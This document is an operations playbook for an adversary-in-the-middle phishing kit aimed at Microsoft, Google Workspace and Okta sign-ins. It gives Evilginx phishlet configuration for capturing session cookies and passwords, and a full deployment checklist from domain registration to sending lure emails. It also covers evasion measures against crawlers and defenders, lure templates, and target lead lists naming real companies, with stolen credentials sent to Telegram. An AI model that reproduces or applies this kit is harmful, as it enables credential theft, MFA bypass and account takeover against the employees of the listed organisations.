Microsoft (451)	451	Full Evilginx phishlet with proxy_hosts, sub_filters, auth_tokens, credentials, js_inject, force_post, intercept
Google (206)	206	Google Workspace Evilginx phishlet
Okta (362)	362	Okta SSO Evilginx phishlet

Evilginx YAML Structure (sections generated)

```
# Sections produced by the template engine:
proxy_hosts:      # upstream hosts with our phishlet hostname mapping
- phish_sub: auth.your-domain.com
  orig_sub: login.live.com
  domain: live.com
  session: true

sub_filters:      # body/location rewriting rules
- trimsuffix: '.your-domain.com'
  orig: 'login.live.com'
```



```
auth_tokens:      # session cookie definitions (HTTP GET pattern matching)
  - domain: '.login.microsoftonline.com'
    keys: ['ESTSAUTH', 'ESTSAUTHPERSISTENT']

credentials:      # username/password extraction regex
  username:
    key: 'loginfmt'

js_inject:        # JavaScript injection triggers
  - trigger_domains: ["login.live.com"]

force_post:       # POST body manipulation rules

intercept:        # Intercept rules for specific paths
```

Exported Files

```
exports/evilginx/
├─ google.yaml
├─ microsoft.yaml
├─ microsoft-personal.yaml
└─ okta.yaml
```

§ 11. Deployment Checklist

Step-by-step: Domain Registration to First Campaign

- ❑ 1. DOMAIN REGISTRATION & AGING
 - ❑ Register domain (Cloudflare Registrar recommended) – 4–5 chars, .cc or .xyz
 - ❑ If using aged domain: acquire via ExpiredDomains.net / GoDaddy Closeout (see FM-)
 - ❑ Transfer to Cloudflare for unified DNS + Worker management
 - ❑ Age 2–3 weeks if new, or verify 3+ year history if aged
- ❑ 2. EC2 INSTANCE
 - ❑ Launch Ubuntu 22.04 t2.micro (free tier)
 - ❑ Key pair: download .pem, chmod 400
 - ❑ Security group:
 - Port 22 – Your IP/32
 - Port 9091 – Cloudflare IP ranges: <https://www.cloudflare.com/ips-v4>
 - Port 9092 – Your IP/32
 - Port 9093 – Your IP/32 or localhost only
- ❑ 3. CLOUDFLARE DNS
 - ❑ Add A records (orange cloud ON for all):

auth.<domain>	A	<EC2_IP>
accounts.<domain>	A	<EC2_IP>
idp.<domain>	A	<EC2_IP>
 - ❑ SSL/TLS → Flexible
- ❑ 4. CLOUDFLARE WORKER
 - ❑ cd cdn-config
 - ❑ Edit wrangler.toml: update zone_name, patterns for your domain
 - ❑ npx wrangler login
 - ❑ npx wrangler deploy
 - ❑ npx wrangler secret put ORIGIN_URL → http://<EC2_IP>:9091
- ❑ 5. SERVER DEPLOY
 - ❑ ssh -i your-key.pem ubuntu@<EC2-IP>
 - ❑ sudo apt update && sudo apt install -y golang-go git
 - ❑ git clone <repo-url> && cd azure-phish-kit
- ❑ 6. GENERATE AES KEY
 - ❑ cd payload-generator && go run keygen.go
 - ❑ Copy the 44-character base64 key
- ❑ 7. CONFIGURE BOOTLOADER

- Edit proxy-server/bootloader.html
- Set: `const _k = '<YOUR-BASE64-KEY>';`
- DO NOT commit the edited bootloader.html

- 8. UPDATE PHISHLET HOSTNAMES
 - Edit each proxy-server/phishlets/*.json
 - Change "hostname" field to your domain's subdomains:
 - microsoft-personal.json: `"auth.<domain>"`
 - microsoft.json: `"auth.<domain>"`
 - google.json: `"accounts.<domain>"`
 - okta.json: `"idp.<domain>"`

- 9. BUILD PROXY SERVER
 - `cd proxy-server`
 - `GOOS=linux GOARCH=amd64 go build -o proxy-srv .`

- 10. START PROXY (systemd)
 - `sudo cp proxy-srv /home/ubuntu/azure-phish-kit/proxy-server/`
 - Install systemd unit (see below for service file)
 - `sudo systemctl daemon-reload && sudo systemctl enable phish-proxy`
 - `sudo systemctl start phish-proxy && sudo systemctl status phish-proxy`

- 11. START ANALYTICS (optional)
 - `cd analytics-server && go build -o analytics-srv .`
 - Install systemd unit (see Section 4 of FM-001)
 - `sudo systemctl enable phish-analytics && sudo systemctl start phish-analytics`

- 12. GENERATE CLOUDFLARE IP LOCK SCRIPT
 - Write script to update EC2 security group 9091 to Cloudflare IPs only
 - Or manually set 9091 source to Cloudflare's IP ranges
 - Verify: curl from non-Cloudflare IP should timeout

- 13. VERIFY DEPLOYMENT
 - `curl -I https://<domain>/` → 200, text/html (bootloader)
 - `curl -H "User-Agent: Googlebot/2.1" https://<domain>/` → 404
 - `curl -H "Cookie: _s=<encoded-upstream>" https://<domain>/` → Microsoft login page
 - Test full flow: click link → bootloader → login page → enter creds → MFA → Telegram capture

- 14. PREPARE CAMPAIGN
 - Generate link: `cd payload-generator && go run . --key <KEY> --redirect <OAUTH_URI>`
 - Save link to CURRENT_LINK.txt
 - Build lure email: `cd scripts && ./build-campaign-email.sh <lure> "<LINK>" "<NAME>"`
 - Import leads into SuperMailer: Recipients → Import CSV → data/leads/<target>.csv
 - Configure SMTP: Port 587, STARTTLS, throttle 50/hr
 - Send test email → verify at mail-tester.com (score 9+/10)
 - Click test link → verify bootloader → login page → Telegram capture

- 15. SEND CAMPAIGN
 - Warm-up: 10/hr (Day 1-2) → 25-50/hr (Day 3) → 50-100/hr (Day 4+)
 - Monitor analytics dashboard: `http://<EC2-IP>:9092/?token=<TOKEN>`

- ☐ Monitor Telegram for captures
- ☐ Monitor bounce rate <5% – pause immediately if exceeded

systemd Service Files

Proxy Server (/etc/systemd/system/phish-proxy.service):

```
[Unit]
Description=AiTM Phishing Proxy
After=network.target

[Service]
Type=simple
User=ubuntu
WorkingDirectory=/home/ubuntu/azure-phish-kit/proxy-server
Environment="TELEGRAM_BOT_TOKEN=<TOKEN>"
Environment="TELEGRAM_CHAT_ID=<CHAT_ID>"
Environment="PHISHING_HOST=<YOUR_DOMAIN>"
Environment="PORT=9091"
ExecStart=/home/ubuntu/azure-phish-kit/proxy-server/proxy-srv
Restart=always
RestartSec=5

[Install]
WantedBy=multi-user.target
```

Analytics Server (/etc/systemd/system/phish-analytics.service):

```
[Unit]
Description=Analytics Dashboard
After=network.target

[Service]
Type=simple
User=ubuntu
WorkingDirectory=/home/ubuntu/azure-phish-kit/analytics-server
ExecStart=/home/ubuntu/azure-phish-kit/analytics-server/analytics-srv \
  --data /home/ubuntu/azure-phish-kit/data/captures.jsonl \
  --port 9092 \
  --token "<STRONG_RANDOM_TOKEN>"
Restart=always
RestartSec=5
```

```
[Install]
```

```
WantedBy=multi-user.target
```

§ 12. OPSEC

Hardening Already Applied

LAYER	MEASURE	IMPLEMENTATION
URL payload	Fragment-based delivery	Payload in <code>#</code> (never sent in HTTP request)
Encryption	AES-256-GCM + random 3-byte prefix	<code>link.go</code> <code>encryptAESGCM()</code> + random prefix before <code>base64url</code>
JS symbols	All obfuscated	<code>_k</code> , <code>_d</code> , <code>_b</code> instead of <code>AES_KEY_B64</code> , <code>decryptAESGCM</code> , <code>lure</code>
Endpoints	Generic names	<code>/auth</code> , <code>/r</code> , <code>/healthz</code> — no <code>/capture</code> , <code>/exfil</code>
Cookies	Non-descriptive names	<code>_s</code> (upstream), <code>_c</code> (campaign) — not <code>__upstream</code> , <code>__campaign</code>
Form fields	Match real provider names	<code>loginfmt</code> , <code>passwd</code> , <code>identifier</code> , <code>Passwd</code>
Security headers	CSP/XFO/HSTS stripped	<code>rewriteResponse()</code> via phishlet Rewrite config
Server header	Overridden via Cloudflare	Worker sets Server → <code>cloudflare</code>
Bot blocking	14 crawler UA patterns	Googlebot, Bingbot, Baiduspider, DuckDuckBot, YandexBot, Slurp, Facebot, Twitterbot, PetalBot, Applebot, AhrefsBot, SemrushBot, DotBot, Screaming Frog, Bytespider
Rate limiting	Token-bucket 10 req/min per IP	<code>ratelimit.go</code> → 429 on overflow
Error pages	Custom 404	<code><html><body></body></html></code> — no Go stack traces
Logs	No plaintext credentials	stdout only logs event metadata, not POST bodies

LAYER	MEASURE	IMPLEMENTATION
JSONL	Permissions 0600	<code>os.OpenFile(..., 0600)</code>
CDN assets	Served from Microsoft CDN directly	<code>/ests/*</code> , <code>/shared/*</code> → <code>aadcdn.msftauth.net</code>
Comments	Stripped from production HTML/JS	Dev comments removed in build
Origin IP	Hidden behind Cloudflare Worker	All traffic through CF → EC2 via HTTP
Request size	Max 64 KB	<code>http.MaxBytesHandler(mux, 64<<10)</code>
Security headers	<code>X-Content-Type-Options: nosniff</code> , <code>Referrer-Policy: no-referrer</code>	<code>securityHeaders()</code> middleware

What You Must Do

- ☐ Lock SSH port to your IP only (currently 0.0.0.0/0)
- ☐ Lock port 9091 to Cloudflare IP ranges: <https://www.cloudflare.com/ips-v4>
- ☐ Lock port 9092 to your IP only
- ☐ Lock port 9093 to 127.0.0.1 or your IP only
- ☐ Change AES key from any default – run `keygen.go`
- ☐ Burn domain after each campaign or periodically
- ☐ Rotate Cloudflare Workers between campaigns
- ☐ Never commit `.env` or `bootloader.html` with real key
- ☐ Separate sender infrastructure from phishing infrastructure
 - └ Do NOT use the phishing domain as the email sender
 - └ Register a separate sender domain with SPF/DKIM/DMARC
- ☐ Verify header hygiene before every campaign
 - └ Check raw email source for phishing domain or origin IP leaks
- ☐ Burn SMTP credentials and sender domains between campaigns
- ☐ Use SSH tunneling for sensitive ports: `ssh -L 9092:localhost:9092 user@ec2`
- ☐ Never discuss OpSec in a browser-based session – local terminal only

Auto-Purge

Analytics server supports time-based auto-purge of old events:

```
MAX_AGE_HOURS=72 ./analytics-srv --data ../data/captures.jsonl --port 9092 --token "  
# Events older than 72 hours are filtered out from all dashboard views
```

Port Separation (CRITICAL)

PORT	SERVICE	PUBLIC	AUTH
9091	Proxy	Cloudflare IPs only	None
9092	Analytics	Your IP only	Token
9093	Campaign Mgr	127.0.0.1	Token + IP allowlist

Critical: Never expose 9092 or 9093 to the public internet. Use SSH tunnels:

```
ssh -L 9092:localhost:9092 -L 9093:localhost:9093 user@ec2-instance  
# Then access: http://localhost:9092/?token=... and http://localhost:9093/
```


§ 13. Component Reference – Complete File Map

```

azure-phish-kit/
├── proxy-server/
│   ├── main.go
│   ├── bootloader.html
│   ├── phishlet.go
│   ├── ratelimit.go
│   ├── go.mod / go.sum
│   └── phishlets/
│       ├── microsoft-personal.json
│       ├── microsoft.json
│       ├── google.json
│       └── okta.json
├── payload-generator/
│   ├── main.go
│   └── keygen.go
├── analytics-server/
│   ├── main.go
│   ├── analytics.go
│   ├── dashboard.html
│   ├── go.mod / go.sum
│   └── web/
├── campaign-manager/
│   ├── core/
│   │   ├── campaign.go
│   │   ├── link.go
│   │   ├── verify.go
│   │   └── preview.go
│   ├── web/
│   │   ├── main.go
│   │   ├── server.go
│   │   └── templates/
│   ├── tui/
│   │   └── app.go

```

AiTM reverse proxy (THE CORE)
Server entry point, handleRequest(), se
notifyCapture(), writeEvent(), rewrit
rewriteResponse(), telegram senders,
Embedded JS: AES-256-GCM decrypt, set _
Phishlet struct, loadPhishlets(), match
hostMatchesHost(), extractUsername/Pa
isSessionCookie(), allUpstreamHosts()
Token-bucket rate limiter (10 req/min p

Multi-host: login.live.com + login.micr
Organization-only: login.microsoftonlin
Google Workspace: accounts.google.com
Okta SSO: *.okta.com (wildcard suffix m

AES-256-GCM payload encryptor
CLI: --key, --email, --redirect, --camp
Generate 32-byte AES-256 key, print bas

Campaign dashboard (Go HTTP)
HTTP server, routes, template rendering
parseJSONL(), aggregate(), buildTimelin
Cache (mtime-based), CampaignFunnel,
Embedded HTML template (server-rendered

Static assets (CSS, minimal)

Campaign orchestration (TUI + Web UI +
Shared library
Campaign struct, ListCampaigns(), SaveC
GenerateLink(): AES-256-GCM encrypt, Lu
VerifyLeads(): email validation, AfterS
PreviewLure(): {LINK}/##victimemail## s
Web UI (browser-based, port 9093)
Server entry point, flags, auth middlew
HTTP routes, campaign handlers, API enc
Embedded Go HTML templates
Terminal UI (Bubble Tea, SSH-friendly)
TUI application, keyboard controls, wor

```

└─ data/                                     # Campaign state (JSON files, gitignored)
  └─ campaigns.json                         # Web UI campaign store (single file)

└─ email-verifier/                          # Email verification CLI
  └─ main.go                               # CLI entry point, flag parsing
  └─ verifier.go                           # Verification pipeline (syntax, disposab
  └─ go.mod / go.sum
  └─ (AfterShip/email-verifier library)    # Automatic MX lookup + SMTP verification

└─ cdn-config/                             # Cloudflare Worker
  └─ worker.js                             # Reverse proxy, bot UA blocking, header
  └─ wrangler.toml                        # Worker deployment config, zone routes

└─ campaign-emails/                       # Email lure templates (production-ready)
  └─ email/                               # Inline HTML lures (paste into SuperMail
    └─ shared-document.html
    └─ invoice-payment.html
    └─ meeting-invite.html
    └─ security-alert.html
    └─ voicemail-notification.html
    └─ hr-document.html
    └─ it-support.html
    └─ contract-signature.html
    └─ expense-report.html
    └─ package-delivery.html
  └─ attachments/                         # HTML attachment lures (attach to email
    └─ docusign-wire.html
    └─ adobe-contract.html
    └─ dropbox-share.html
    └─ sharepoint-doc.html
    └─ onedrive-file.html
    └─ teams-recording.html
    └─ excel-shared.html
    └─ gdocs-shared.html
    └─ zoom-recording.html
    └─ stripe-payment.html

└─ campaign-emails-obfuscated/            # Obfuscated copies (no plaintext placeho
  └─ email/                               # Obfuscated inline lures
  └─ attachments/                         # Obfuscated attachment lures

└─ scripts/                              # Build, deployment, and conversion scrip
  └─ build-campaign-email.sh              # Replace {LINK} + {RECIPIENT_NAME} in lu
  └─ generate-url.sh                      # URL assembly helper
  └─ obfuscate-lure.sh                    # Obfuscate a single lure HTML file
  └─ obfuscate_all.js                     # Batch JS obfuscation (all lures)
  └─ obfuscate_all.py                     # Batch Python obfuscation (all lures)
  └─ recreate_batch4.sh                   # Regenerate batch 4 lures
  └─ split_batch.py                       # Split large lead CSV into per-company f
  └─ json2evilginx/                       # Evilginx 3.9.9 YAML converter

```

```

├── main.go                                # JSON → Evilginx YAML template engine
├── go.mod
├── templates/                             # Reference Evilginx YAML templates
│   ├── microsoft.yaml.tpl
│   ├── google.yaml.tpl
│   └── okta.yaml.tpl
├── exports/evilginx/                     # Generated Evilginx phishlet exports
│   ├── microsoft.yaml
│   ├── microsoft-personal.yaml
│   ├── google.yaml
│   └── okta.yaml
├── data/                                # Lead database + capture log (gitignored)
│   ├── captures.jsonl                   # Live event log (JSONL, 0600 permissions)
│   ├── master_leads.csv                 # Master lead DB (112,710 emails)
│   ├── master_leads_verified.csv       # DNS-verified master DB with status column
│   ├── fidelity_leads.csv              # Fidelity-specific lead set
│   ├── fidelity_verified.csv           # Verified Fidelity leads
│   ├── campaigns/                      # Campaign state JSON files (from campaign manager)
│   │   └── <id>.json
│   └── leads/                          # Per-company CSV files (158 files, Super
│       ├── addus_com.csv
│       ├── blackrock_com.csv
│       └── ... (158 files, 30+ industries, 6 continents)
├── docs/                                # Documentation
│   ├── domain-architecture.md          # Multi-host domain setup (MD + PDF)
│   ├── domain-architecture.pdf
│   ├── playbook/                      # Operations playbooks
│   │   ├── oba7-unified-playbook.md   # FM-000: THIS FILE – master systems play
│   │   ├── glnt-phish-kit-playbook.md # FM-001: Proxy/phishlet/Telegram operati
│   │   ├── campaign-manager.md        # FM-003: Campaign Manager Web UI + TUI (
│   │   ├── aged-domains-guide.md      # FM-004: Domain acquisition and aging gu
│   │   ├── glnt-capabilities.pdf      # Capabilities overview (PDF)
│   │   └── *.html, *.pdf              # Rendered outputs
│   ├── architecture.md
│   ├── proxy-architecture.md
│   └── threat-intel-report.md
├── CURRENT_LINK.txt                    # Active phishing URL (single source of t
├── README.md                          # Project overview
├── tasks/
│   └── todo.md                        # Completed/remaining tasks, implementati
└── .gitignore                         # Excludes: data/*.jsonl, data/*.csv, CUP

```

Binaries (build once, deploy to EC2)

BINARY	SOURCE DIRECTORY	ARCHITECTURE	DEPLOY COMMAND
proxy-srv	proxy-server/	G00S=linux G0ARCH=amd64 go build -o proxy-srv .	scp proxy-srv ubuntu@<EC2>:...
analytics-srv	analytics-server/	go build -o analytics-srv .	scp analytics-srv ubuntu@<EC2>:...
email-verifier	email-verifier/	go build -o email-verifier .	Local use only
Campaign Mgr Web	campaign-manager/web/	go run . --port 9093 --token ...	SSH tunnel preferred
Campaign Mgr TUI	campaign-manager/tui/	go run .	Run on EC2 via SSH

Configuration Files (must be updated per deployment)

FILE	FIELD(S) TO CHANGE	COMMAND
proxy-server/bootloader.html	const _k = '<KEY>'	Paste output of keygen.go
proxy-server/phishlets/microsoft-personal.json	hostname	Change to auth.<domain>
proxy-server/phishlets/microsoft.json	hostname	Change to auth.<domain>
proxy-server/phishlets/google.json	hostname	Change to accounts.<domain>
proxy-server/phishlets/okta.json	hostname	Change to idp.<domain>
cdn-config/wrangler.toml	zone_name , route pattern s	Change to your domain
cdn-config/ORIGIN_URL (secret)	EC2 origin URL	npx wrangler secret put ORIGIN_URL

Environment Variables

VARIABLE	USED BY	REQUIRED	EXAMPLE
TELEGRAM_BOT_TOKEN	proxy-server	Yes (for captures)	8576202311:AA...
TELEGRAM_CHAT_ID	proxy-server	Yes (for captures)	5361206216
PHISHING_HOST	proxy-server	Yes	auth.glnl.cc
PORT	proxy-server	No (default 9091)	9091
ALLOWED_IPS	campaign-manager/web	No	10.0.0.0/8,172.16.0.0/12
MAX_AGE_HOURS	analytics-server	No (auto-purge)	72
EVENTS_PATH	campaign-manager/web	No	../data/captures.jsonl

§ Quick Reference

Generate & Deploy (top-to-bottom)

```
# 1. Generate key
cd payload-generator && go run keygen.go
# Copy the 44-character base64 key

# 2. Set key in bootloader.html
# Edit proxy-server/bootloader.html: const _k = '<KEY>';

# 3. Update phishlet hostnames in proxy-server/phishlets/*.json
# Change "hostname" to your domain subdomains

# 4. Build proxy for Linux
cd proxy-server && GOOS=linux GOARCH=amd64 go build -o proxy-srv .

# 5. Deploy to EC2
scp proxy-srv ubuntu@<EC2-IP>:~/azure-phish-kit/proxy-server/
ssh ubuntu@<EC2-IP> "sudo systemctl restart phish-proxy"

# 6. Deploy Cloudflare Worker
cd cdn-config && npx wrangler deploy

# 7. Generate campaign link
cd payload-generator
go run . --key <KEY> --email victim@company.com \
  --redirect "https://login.microsoftonline.com/common/oauth2/authorize?client_id=CLI
  --campaign q4-campaign-001
# Copy the fragment → CURRENT_LINK.txt

# 8. Build campaign email
cd scripts
./build-campaign-email.sh shared-document "https://auth.your-domain.com/#<fragment>"

# 9. Verify leads before sending
cd email-verifier
./email-verifier --input ../data/leads/target_company.csv --output ../data/leads/targ

# 10. View captures live
ssh ubuntu@<EC2-IP> "tail -f ~/azure-phish-kit/data/captures.jsonl"
```

11. Open analytics

open `http://<EC2-IP>:9092/?token=<TOKEN>`

Troubleshooting

SYMPTOM	CHECK
"Cannot verify link"	AES key mismatch between payload-generator and bootloader.html
404 on <code>/login</code>	Work-only Microsoft account — personal accounts redirect to office.com (use microsoft-personal)
SSL errors in browser console	<code>hostname</code> field in phishlet JSON must match the actual subdomain
Worker returns 502	EC2 security group blocking Cloudflare IPs
Worker returns 1003	<code>ORIGIN_URL</code> secret not set or wrong format (must include <code>http://</code> prefix)
Telegram not receiving	<code>TELEGRAM_BOT_TOKEN</code> and <code>TELEGRAM_CHAT_ID</code> must be set as env vars before proxy start
Rate limited (429)	Token-bucket: wait 60 seconds or use different IP
Bootloader spinner forever	JavaScript error — check browser console for decrypt errors
Emails landing in spam	Run through mail-tester.com — score below 9 means fix SPF/DKIM/DMARC on sender domain
SuperMailer SMTP auth fails	Verify port 587, STARTTLS, check credentials, ensure IP not blocked by SMTP relay
Bounce rate >5% during campaign	Pause immediately — investigate invalid addresses or sender reputation blacklisting
High opens, zero captures	Bootloader or proxy may be down — verify with <code>curl -I https://auth.<domain>/</code>
TUI raw mode not restoring	<code>reset</code> or <code>stty sane</code>
Link generation fails (wrong key size)	Key must be exactly 44 base64 characters (decodes to 32 bytes) — use <code>keygen.go</code>

SYMPTOM	CHECK
0 lures loaded in Campaign Manager	<code>--lures</code> path must point to directory with <code>.html</code> files
0 phishlets loaded in Campaign Manager	<code>--phishlets</code> path must point to directory with valid <code>.json</code> phishlet configs